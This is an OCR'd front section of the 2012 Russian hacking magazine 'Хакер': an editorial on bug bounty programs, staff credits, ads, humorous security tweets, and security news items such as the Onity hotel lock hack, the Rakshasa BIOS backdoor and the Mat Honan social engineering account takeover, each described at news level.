

BITCOIN: КРИПТОВАЛЮТА БУДУЩЕГО 040
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
10 (165) 2012
HOWTO: ДЕЛАЕМ СВОЙ IPOD
Pwnie Awards 2012:
главные уязвимости
и фейлы за год
РЕКОМЕНДОВАННАЯ
ЦЕНА: 230 р.
024
«ИСТОРИЯ НЕ ЗНАЕТ ПРИМЕРОВ ВЗЛОМА ЯНДЕКСА»
044
НУЖНА ЛИ НАМ WINDOWS 8?
080
КАК ЛОМАЮТ ТЕРМИНАЛЫ ОПЛАТЫ
16+
(game)land
hi-fun media
PUBLISHING FOR ENTHUSIASTS
БОЕВОЙ СМАРТФОН 018
МОЖНО ЛИ НА МОБИЛЬНОЕ УСТРОЙСТВО УСТАНОВИТЬ ХАКЕРСКИЕ УТИЛИТЫ
И ПРЕВРАТИТЬ ЕГО В ИНСТРУМЕНТ ДЛЯ ВЗЛОМА?



КРАУДСОРСИНГ В БЕЗОПАСНОСТИ

Мне очень нравится идея краудсорсинга: предложить большую и сложную задачу неограниченному кругу лиц. Так, NASA в реальном времени выкладывает снимки и информацию с датчиков марсохода Curiosity. Их подход простой: если что-то интересное проморгают сами, то, возможно, это заметят ученые и любители со всего мира. Зачем ограничиваться только своими ресурсами, если на свете тысячи специалистов, каждый из которых может сделать важное для человечества открытие? Или более приземленный пример — Wikipedia. Мы бы никогда не получили свободную энциклопедию, если бы однажды всем желающим не предложили писать и редактировать в ней статьи на интересующие их темы. Сейчас сложно представить другой способ собрать такой объем данных на разных языках и за столь короткое время. Идея краудсорсинга может быть использована практически повсеместно, и область безопасности, конечно, не исключение. Крупные IT-компании давно приняли горькую правду: какие бы силы ни были брошены на безопасность, какие бы методологии разработки безопасного кода ни использовали — всегда останутся слабые места, в любом случае будут уязвимости. Если ты не найдешь их сам, то их определенно найдет кто-то еще. Другой вопрос, как он ими воспользуется. Напишет сплоит и продаст его на черном рынке? Или сообщит об уязвимости, рассчитывая на уважение и вознаграждение? Чтобы стимулировать второй вариант и придать исследователям уверенность, что их не осудят за подобную активность, прогрессивные компании запускают Reward-программы. К примеру, Гугл, один из первопроходцев в этом направлении, давно не только публикует благодарности исследователям, но и выплачивает вполне серьезные вознаграждения. Это дает результат: исправлены сотни критических уязвимостей, о которых сообщили люди со всего мира. Я рад, что к этому рациональному движению начинают присоединяться и российские компании, в том числе Яндекс. В этом большая заслуга главы информационной безопасности — Антона Карпова, у которого мы взяли интервью для этого номера.

Степан «Step» Ильин,
главред X
twitter.com/stepah



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор Илья Курченко (kurchenko@real.xakep.ru)

Редакторы рубрик
PCZONE и UNITS Илья Илембитов (ilembitov@real.xakep.ru)
ВЗЛОМ Юрий Гольцев (goltsev@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Литературный редактор Евгения Шарипова
PR-менеджер Анна Григорьева (grigorieva@glc.ru)

DVD

Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART

Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Бильд-редактор Елена Беднова
Иллюстрация на обложке Александр Уткин

PUBLISHING

Издатель ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5
Тел.: (495)934-70-34, факс: (495) 545-09-06

Главный дизайнер Энди Тернбулл

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06
E-mail: advert@glc.ru

ДИСТРИБУЦИЯ

Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА

Руководитель отдела подписки Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения Нина Дмитрюк (dmitryuk@glc.ru)


Претензии и дополнительная информация
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер


Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50451 от 04 июля 2012 года.

Отпечатано в типографии Scanweb, Финляндия. Тираж 214 000 экземпляров.

Content

HEADER







048


040

MEGANEWS




WINDOWS DEFENDER В WINDOWS 8 автоматически отменяет любые изменения в файле HOSTS, сообщают удивленные пользователи.

ЭКСПЕРИМЕНТАЛЬНЫЙ И БЕСПЛАТНЫЙ ИНТЕРНЕТ ОТ GOOGLE

НОВЫЙ ПРОЕКТ КОРПОРАЦИИ ДОБРА


Больше пяти лет Google пытается создать продукт, окупаемый за счет рекламы. Эта идея лежала в основе ОС Android, и похожий подход был применен для планшета Nexus, который в США продается фактически по себестоимости (Google планирует монетизировать отдачу от продаж при помощи контента). Теперь IT-гигант замахнулся на совсем новый для себя рынок — решил стать интернет-провайдером, сохраняя при этом излюбленный подход. Новый проект получил имя Google Fiber и пока работает в «тестовом режиме», в небольшом городке Канзас-Сити, США. Google Fiber — высокоскоростная оптоволоконная сеть, теоретически способная выдавать скорость 1 Гбит/с. Вся соль здесь кроется в модели предоставления услуг — по сути, Google предлагает бесплатный интернет. Один из тарифов, к примеру, выглядит так: 5 Мбит/с без абонентской платы. Пользователь оплачивает лишь подключение — 300 долларов (маршрутизатор + кабель). Притом оплату можно произвести равномерными частями, по 25 долларов ежемесячно в течение года. Google гарантирует, что после выплаты 300 долларов юзеры будут получать бесплатные 5 Мбит/с в течение семи лет (а скорее всего — бессрочно). В чем же выгода самой Google? В том, что абонентам дополнительно предлагается услуга кабельного ТВ и более интересные тарифы, но с абонентской платой. В компании рассчитывают, что люди сами захотят и со временем станут платить больше. Полагаем, такая модель может сработать.



Будто одного бесплатного интернета было мало — в качестве бонуса Google дарит всем своим абонентам терабайт пространства в облачном хранилище Google Drive.

МОНСТР ФРАНКЕНШТЕЙНА ИЗ МИРА МАЛВАРИ

ВИРУС, КОТОРЫЙ СОБИРАЕТ СЕБЯ САМ



Необычный ответ на извечный вопрос, как спрятать вредонос от антивирусного ПО, дали американские ученые из Техасского университета в Далласе. Экспериментальный вирус был создан по заказу армии США и получил говорящее имя Frankenstein. Дело в том, что он способен автоматически «собрать себя» из фрагментов кода другого ПО, уже установленного на компьютере жертвы. В процессе работы вирус формирует собственное тело из небольших фрагментов кода (которые исследователи называют гаджетами) легальных приложений — например, Internet Explorer или Notepad. Сборка рабочего тела по заданным инструкциям повторяется на всех зараженных компьютерах, но каждый раз задействуются новые гаджеты, так что бинарник вируса получается уникальным. Во всяком случае, так заявляют создатели Frankenstein.

Пока ученые реализовали только два простых тестовых алгоритма, но все равно доказали, что такое «самосборное» ПО вполне может существовать. Конечно, при усложнении функционала программы количество гаджетов, пригодных для построения ее тела, будет сокращаться, однако вряд ли это остановит опытных вирусописателей.



TWITTER скоро запустит функцию, позволяющую скачать историю опубликованных сообщений в виде отдельного файла (пока для этого нужно юзать сторонние сервисы).



OS X 10.8 стала самым успешным софтверным релизом Apple за всю историю: только за первые четыре дня ОС загрузили более трех миллионов раз.



БЕСПЛАТНЫЙ ИНЕТ ОТ AMAZON кончился. Владельцы читалок Kindle с 3G на борту лишись халявы: теперь бесплатно можно зайти только в Wikipedia и на сам Amazon.



GOOGLE ПОДНИМАЕТ ставки: призовой фонд конкурса Pwnium теперь составляет два миллиона долларов, плюс увеличена награда за баги, найденные в продуктах компании.



LINKEDIN УЖЕ ПОТРАТИЛА на расследование недавней утечки паролей от 500 тысяч до 1 миллиона долларов и планирует вложить в два раза больше в улучшение безопасности.

прошли «Директорский курс» бизнес-школы «Самолов и Самолова»



Алексей Дегтярев — гендиректор B2B-Center с 2005 года. Под его руководством компания увеличила выручку более чем в 5 раз. В 2010 году прошел «Директорский курс» в бизнес-школе «Самолов и Самолова».

> *Формула «Я начальник, ты дурак» ошибочна. Руководить нужно с помощью вопросов и рекомендаций, а не с помощью ответов.*
>
> *Трудоголизм — это болезнь, замещение остальных сфер жизни одной, где все получается. Но первый же барьер может сбить такого человека полностью.*
>
> *Точки мотивации руководителя — имидж и самосовершенствование. И еще, мне кажется, психологическое удобство. Оно является тормозом для циничных решений.*
>
> *С людьми работать приятнее, чем с «персоналом».*

Где учатся топ-менеджеры?

«Директорский курс» — это программа для директоров и собственников, которые хотят учиться в группе равных себе. С 2004 года он проходит в открытом формате, чтобы принять участие в нем смогли все желающие.

Курс настолько практичен, что ряд ведущих компаний используют его в качестве основы для своих корпоративных университетов. Самый крупный проект был реализован в компании, обучившей по программе курса более 3 000 руководителей.


Людей, прошедших курс, объединяют общий язык и единый взгляд на управление.

> *«Директорский курс» я проходил болезненно. Он для всех проходит болезненно. Но открывает глаза на собственные недоработки, слабые стороны. Показывает, как, куда и что менять. Это серьезный инструмент.*
>
> *Было ощущение, что курс идет спонтанно. Случайно увидел у тренера план занятий. Все поминутно расписано. Не бывает спонтанно такой эффективной работы.*
>
> *Мне приятно соотносить себя с брендом бизнес-школы «Самолов и Самолова». Он дает чувство сопричастности к большому делу, к хорошему «племени».*

Вы можете принять участие в «Директорском курсе» в любом из четырех городов: Москве, Санкт-Петербурге, Новосибирске или Красноярске.

Обратитесь в бизнес-школу «Самолов и Самолова», и мы предложим вам удобный график обучения и группу участников, равных вам по уровню.

Для читателей «Хакер» специальные условия.



(495) 660-01-05 Москва
(812) 313-40-50 Санкт-Петербург
(383) 335-77-99 Новосибирск
(391) 277-66-11 Красноярск
www.samolov.ru info@samolov.ru

УЯЗВИМОСТИ БЫВАЮТ ДАЖЕ У ДВЕРНЫХ ЗАМКОВ

ХАКЕР ПОСТАВИЛ В НЕЛОВКОЕ ПОЛОЖЕНИЕ ТЫСЯЧИ ГОСТИНИЦ



«Думаю, любой стажер АНБ обнаружил бы эту уязвимость за несколько минут», — говорит Брошес. Между тем электронные замки Onity используются в 4–5 миллионах гостиничных номеров по всему миру.

Нетривиальный взлом сумел провернуть 24-летний эксперт в области информационной безопасности Коди Брошес — он взломал систему компании Onity. Эта система запирания дверей широко распространена в гостиничной сфере по всему миру.

Чтобы хакнуть электронный замок (конечно, не имея на руках ключ-карты), эксперту потребовалась простенькая опенсорсная «железка» на базе Arduino, стоимостью 50 долларов, и написанное собственноручно ПО. Механизм взлома тоже предельно прост — подключаем девайс к замку, включаем питание, и замок открывается. Прибор Брошеса, по сути, имитирует программатор, который позволяет сотрудникам отелей открывать любой замок «универсальным ключом».

Хотя все, по словам Брошеса, работает «вопиюще просто», создать такое устройство было нелегкой задачей. Например, во время тестирования в разных отелях эксперт заметил, что трюк срабатывает далеко не на всех замках, а лишь примерно на каждом третьем. Программа открывает замки благодаря атаке на встроенный программный модуль. Оказалось, что память этого модуля не защищена и доступна для считывания любой программе, которая обращается с запросом. Хотя в каждом замке есть свой зашифрованный ключ, он практически не спрятан и доступен для считывания. Устройство просто забирает ключ из памяти и тут же «предъявляет» его этому же электронному замку, чтобы тот открылся. Все подробности Брошес уже опубликовал на своем сайте (daeken.com). Компания Onity, в свою очередь, публично пообещала устранить обнаруженную хакером уязвимость, правда не уточнив, как именно.

ВЕСНОЙ — ЛЕТОМ 2012 РЕЗКО ВЫРОСЛО ЧИСЛО SQL-ИНЪЕКЦИЙ

КОЛИЧЕСТВО SQL-ИНЪЕКЦИЙ ПОДСКОЧИЛО ДО 470 ТЫСЯЧ, А ИХ ДОЛЯ В ОБЩЕМ ОБЪЕМЕ АТАК УВЕЛИЧИЛАСЬ С 10 ДО 21%, ПОДСЧИТАЛ FIREHOST

ЧЕРНЫЙ ПОЯС ПО СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

НА DEF CON ПРОШЛО НЕ СОВСЕМ ОБЫЧНОЕ СОРЕВНОВАНИЕ

DEF CON — одна из самых известных и старых хак-конференций в мире, и уже три года на DEF CON проводят традиционный чемпионат по социальной инженерии. В самом деле, техническая подкованность хакеров порой отходит на второй план, потому что воспользоваться человеческим фактором зачастую проще, быстрее и удобнее.

Чемпионат на DEF CON проходит по следующим правилам: за две недели до финального раунда (который проводится непосредственно на конференции) социальные инженеры получают письма с именем (вернее, названием, так как речь идет о компаниях) и URL-адресом жертв. Компании выбираются случайным образом.В этом году в списке жертв значились такие монстры, как UPS, FedEx, Shell, Cisco, Hewlett-Packard, AT&T и многие другие.

Две недели отводятся участникам соревнования на изучение открытых источников информации о жертвах. Уже на этом этапе хакеры получают очки за каждый «собранный флаг» — когда находят информацию, указанную в задании. Как правило, там перечислено немало всего — например, нужно узнать точную версию почтового клиента, установленного у жертвы. При этом во время подготовки конкурсантам категорически запрещено звонить или писать жертве и связываться с ней каким-либо другим образом. Лишь в ходе очного финала на DEF CON каждый участник получает 20 минут на телефонный разговор, и разговор транслируется через колонки прямо в зрительный зал.

Чемпионом текущего, 2012 года стал Шейн Макдугал, который к тому же сумел поставить рекорд по количеству собранных флагов за все три года проведения конкурса. Макдугал «взломал» корпоративную сеть супермаркетов Wal-Mart, выполнив абсолютно все задания.


Хакер позвонил в отдел продаж компании Wal-Mart, представился неким Гэри Дарнеллом и пообщался с менеджером магазина. По телефону хакер рассказал менеджеру сказку о том, что Wal-Mart имеет шанс получить многомиллионный государственный контракт, пояснив, что пока изучаются все потенциальные кандидаты. Менеджер охотно сообщил Макдугалу всю базовую информацию о компании, расписание работы сотрудников, общие сведения об организации складов и многое другое. Затем он рассказал, на каких компьютерах работает офис компании, какая у него ОС и каким браузером и антивирусом он пользуется. В конце концов менеджер открыл браузер и ввел в адресную строку URL, который хакер продиктовал ему по телефону. Компьютер заблокировал страницу, но менеджер не растерялся и сказал, что обратится в IT-отдел, чтобы они «исправили проблему»!

Уже после конкурса Шейн Макдугал прокомментировал свой «взлом» и поделился наблюдениями. По его словам, лучше всего для таких трюков подходят сотрудники отделов продаж. Как только речь заходит о коммерческой выгоде, многие люди просто отключают логику и забывают об осторожности.

ТЫСЯЧА ФАЛЬШИВЫХ ФОЛОВЕРОВ В TWITTER стоит всего 18 долларов, подсчитал аналитик компании Barracuda Labs Джейсон Динг.

MITX НА БАЗЕ NVIDIA TEGRA 3

ПРЕДСТАВЛЕНА ПРИЯТНАЯ МАТЕРИНКА НА БАЗЕ TEGRA



Компания Kontron, хорошо известная как производитель комплексных решений для промышленного использования, анонсировала материнскую плату Kontron KTT30/mITX. Форм-фактор новинки — Mini-ITX (то есть габариты платы 170 x 170 мм), а значит, мы видим перед собой интересное решение для компактных компьютеров и различных встраиваемых устройств. Как понятно из заголовка, одноплатный компьютер базируется на однокристальной системе NVIDIA Tegra 3 (4-PLUS-1), хотя тактовая частота CPU платформы была снижена с референсного значения 1,3 ГГц до 900 МГц. Впрочем, похоже, что это единственное изменение в SoC, оснащение которой по-прежнему составляют графический ускоритель GPU NVIDIA GeForce ULP (с заявленной возможностью кодирования/декодирования видео высокой четкости в формате вплоть до 1080p) и контроллер оперативной памяти DDR3 (максимальный поддерживаемый объем оперативной памяти новинки — 2 Гб). Производитель заявляет о поддержке Linux и ARM, но в теории Kontron KTT30/mITX должна работать и под управлением грядущей Windows RT.

Плата оснащена сетевым контроллером Gigabit Ethernet, звуковым кодеком и слотом для SIM-карты, так что возможна передача данных через мобильную сеть. Информации о сроках появления новинки в продаже и цене пока нет.



Плата может похвастаться большим числом различных интерфейсных разъемов. Среди них USB 2.0, видеовыход HDMI 1.4a, порт RJ-45, mPCIe и другие. Предусмотрено и два гнезда для установки карт памяти SD и возможность подключения накопителей с интерфейсами eMMC и SATA 3 Гбит/с.

БЭКДОР ПОДМЕНЯЕТ СОБОЙ BIOS

БЕРЕГИ СВОЙ MBR


В последнее время часто можно услышать неприятные новости о троянах, которые предпочитают окопаться в BIOS и могут «выжить» даже после замены жесткого диска. Мы уже рассказывали тебе о Mebromi и Niwa!mem, и вот хакеры додумались до еще одной похожей софтины. К счастью, новый бэкдор Rakshasa разработали в экспериментальных целях — сделали это сотрудники французской ИБ-компании Toucan System, и они же представили доклад о своем детище на DEF CON.

Основное отличие Rakshasa от другой подобной малвари заключается в том, что он использует ряд новых трюков, из-за которых его еще сложнее обнаружить и удалить. Rakshasa, по сути, заменяет собой BIOS на материнской плате и фактически берет на себя системную инициализацию аппаратных компонентов. Родную версию BIOS бэкдор подменяет комбинацией открытых реализаций BIOS Coreboot и SeaBIOS, что позволяет ему работать на различных материнских платах от разных производителей (230 моделей материнских плат поддерживаются точно). Также вредонос переписывает компоненты iPXE, ответственные за сетевую загрузку компьютера или сервера. За счет использования кодов Coreboot авторы даже смогли создать модифицированный приветственный экран, чтобы пользователь ничего не заподозрил. Стоит ли говорить, что антивирусы, работающие на уровне ОС, тоже ничего не заподозрят?.. Радует одно: у этой жутковатой разработки пока есть серьезная проблема — для установки буткита требуется физический доступ к компьютеру для перепрошивки BIOS.





ЛУЧШИЙ WINDOWS PHONE **Для тех, кто присматривается к молодой, но весьма перспективной ОС Windows Phone – рекомендуем Nokia Lumia 900. Большой 4,3-дюймовый экран с фирменной технологией Nokia ClearBlack, традиционно красивый дизайн железа от Nokia и прочный корпус, 8-мегапиксельная камера с оптикой от Carl Zeiss, мощный процессор и емкостный аккумулятор. Вместе с Windows Phone вы получаете доступ к бесплатному облачному интернет-хранилищу SkyDrive для синхронизации и хранения контактов, документов, фотографий и прочего контента. Магазин приложений Windows Phone Marketplace растет не по дням, а по часам, уже сейчас в нем более 100 000 высококачественных приложений и игр. Кроме того, Nokia предлагает эксклюзивные сервисы для владельцев Lumia: бесплатные Карты и Навигатор по всему миру, Радио Микс, Camera Extras и многое другое.**



НЕМЕЦКИЙ ПСИХОЛОГ КРИСТОФ МЕЛЛЕР считает, что профиля в Facebook не имеют в основном асоциальные личности и преступники. Хорошо, что это лишь частное мнение.



ЛОГОТИП КОМПАНИИ MICROSOFT, остававшийся неизменным на протяжении 25 лет, решили обновить. Теперь лого соответствует стилю интерфейса Windows 8.

ФЕЕРИЧЕСКИЙ ВЗЛОМ. ВСЕ ГЕНИАЛЬНОЕ ПРОСТО

IT-ЖУРНАЛИСТА ВЗЛОМАЛИ, КОМПАНИЯ APPLE ЗАДУМАЛАСЬ О БЕЗОПАСНОСТИ



Ежедневно десятки тысяч человек и сотни компаний становятся жертвами хакеров, но далеко не со всеми приключаются столь громкие и резонансные истории, какая недавно произошла с западным IT-журналистом Мэтом Хонаном.

Нашим читателям, которые следят за крупными англоязычными СМИ, имя Мэта наверняка знакомо — этот парень писал и пишет для Gizmodo, Wired, Macworld, Popular Science и кучи других серьезных изданий. Однако на этот раз Хонан сам послужил информационным поводом для сотен публикаций по всему миру. Дело в том, что журналиста беспощадно взломали хакеры из группы Clan Vv3.


Хонан подробно изложил хронику событий в своем блоге (emptyage.com). Приведем ее и мы. Сначала некто подобрал семизначный пароль к его аккаунту iCloud (пароль был уникален и нигде более не использовался). Через две минуты после этого хакеры сменили пароль на почтовом ящике Gmail, выслав подтверждение на почтовый адрес .mac, который был указан в качестве резервного. За следующие десять минут злоумышленники дистанционно очистили iPhone, iPad и MacBook Air журналиста от всего, что на них хранилось. Заметим, что реанимировать ноутбук в сервисном центре Apple не удалось, и для восстановления информации Хонан обратился в фирму DriveSavers. Эти парни сумели спасти часть данных, но Мэт заплатил им 1690 долларов. Информация — недешевая штука.

Данные удалили дистанционно с помощью сервиса Find My iPhone. Но на всем этом хакеры не успокоились и поменяли пароль в твиттере Мэта. Так как его аккаунт был привязан к официальному твиттеру Gizmodo, буквально через несколько минут уже в твиттере Gizmodo появились сообщения от взломщиков.

«Но как?» — спросишь ты. Оказалось, что хакеры подошли к вопросу креативно и для взлома воспользовались старой доброй... социальной инженерией. Когда Хонан стал разбираться в случившемся, подробности ошарашили не только его, но и IT-шников по всему миру. Подготовку к эпическому хаку Clan Vv3 начали издалека. Сначала неизвестный хакер позвонил в саппорт Amazon, назвал имя, домашний адрес и e-mail Хонана и попросил добавить новую кредитку к его аккаунту. Вскоре хакер перезвонил в Amazon еще раз и соврал, что забыл пароль. Добрый саппорт сгенерировал ему новый пароль, когда хакер вновь назвал имя Мэта, адрес и номер кредитной карты (только что добавленной самим хакером). Журналисты Wired провели эксперимент и попытались повторить этот трюк. Получилось, притом не один раз!

Но, как ты понимаешь, для вышеописанного взлома «явок и паролей» к Amazon хакерам было недостаточно. Узнав последние цифры номера банковской карты журналиста, хакеры позвонили прямо в службу поддержки Apple. Снова назвав оператору все данные Хонана, хакер попросил саппорт предоставить ему временный пароль для аккаунта @me.com. Что саппорт и сделал. Дальнейший курс развития событий тебе уже известен.

Эта история получила огромный резонанс в СМИ по всему миру. Безопасность Apple и Amazon склоняли все кому не лень, и компании вынуждены были отреагировать на эту «волну народного гнева». В частности, и там и там уже заблокировали возможность смены пароля и банковской карты по телефону.



Анализируя случившееся с Хонаном, можно сделать очевидные выводы: не стоит пренебрегать двухступенчатой аутентификацией, излишне доверять облачным сервисам и забивать на бэкапы. Хонан из-за этого лишился почти всех данных за год работы и лишь с огромным трудом сумел восстановить аккаунт Gmail.

VALVE ОПАСАЕТСЯ ПРОВАЛА WINDOWS 8


«WINDOWS 8 СТАНЕТ КАТАСТРОФОЙ ДЛЯ ВСЕХ В PC-ПРОСТРАНСТВЕ», — ЗАЯВИЛ ГЛАВА VALVE ГЕЙБ НЬЮЭЛЛ НА КОНФЕРЕНЦИИ В СИЭТЛЕ



Алексей Синцов




#hacker tweets



@climagic
ps auxwf # Полный вывод о процессах в виде дерева, так что можно видеть отношения процессов как родитель → потомок.


Комментарий:
Теперь в каждом выпуске твитов — полезные фичи из командной строки!




@nanotechz9l
Из России с любовью! Мой workshop по эксплойтам был принят на @ZeroNights. Я воодушевлен предстоящей поездкой в Москву.


Комментарий:
Рик Флорез, мембер Rapid7, из солнечной Калифорнии уже послал CFP на ZeroNights, а ТЫ?



@behebot
Если попросить разработчиков реализовать нарисованный алгоритм и не уточнить, на чем его не надо реализовывать, то он будет на перле.



@mattblaze
Самый быстрый способ для меня перестать воспринимать вас серьезно — это если вы дадите мне визитную карточку с «Ethical Hacker» и «CISSO» на ней.



@nudehaberdasher
Кто хочет слайды и статью по теме устройства кучи в Windows 8? 90 простых страниц для расслабления и чтения ;) https://t.co/vgWBPZRt



@codinghorror
Твиттер-инженер, который решил, что анимированные GIF'ки в качестве аватаров — это ОК и позволительно, ← мы должны вернуться в прошлое и убить его.




@infosecjerk
Я нанимаю аналитика по ИБ. Должен иметь страсть к security. Должен не иметь CISSP. Не носить брюки.


Комментарий:
Очень актуально и для России — много менеджеров ИБ с бумажками и сертификатами, а инженеров нет как класса. :)




@evdokimovds
Жизнь — это не #000000 и #FFFFFF


Комментарий:
Хмм... #654321, что ли?




@aloria
Никогда не снимут реалистичного кино о хакерах, потому что лишь несколько человек захочет смотреть на чувака, который просиживает в трусах 16 часов за IDA.



Комментарий:
Остается вопросом, кто эти несколько человек и в чем причина их интереса к такому сюжету — события в IDA или чувак в одних трусах? Впрочем, я не хочу знать в любом случае...



@alexey_lyashko
Что заставляет людей думать, что embedded-системы неуязвимы?




@AdrianChen
Совет: выбери пароль с наличием как минимум одной цифры и одной буквы. Затем прошепчи его в гигантскую раковину. Посейдон защитит тебя.




@pa_kt
Утечка информации через временные атаки на hashtables: t.co/ushvg8HH. Включая POC, который демонстрирует, как работают утечки без чтения памяти.


Комментарий:
Полезное и интересное чтиво — рекомендую. Новый подход к обходу ASLR 8)



@iGrabovskiy
— У вас верстка сайта под айфон сделана, а на моем сайт в экран не влезает!
— А какой марки ваш айфон?
— Samsung, а это важно? (c)



@dinodaizovi
Может мне кто-нибудь объяснить, почему мы еще не переехали на Google+? Потому как некоторые технические комьюнити уже сбежали от тирании в 140 символов?

ПЯТИМИНУТКА БЕЗУМНЫХ ИЗОБРЕТЕНИЙ

ПАССИВНЫЙ WI-FI-РАДАР СПОСОБЕН «ВИДЕТЬ» СКВОЗЬ СТЕНЫ



Wi-Fi-сигнал можно засечь в 61% домов в США и в 25% по всему миру. Ученые полагают, что их изобретение будут использовать для присмотра и ухода за детьми и пожилыми людьми, а также в качестве детектора проникновения.

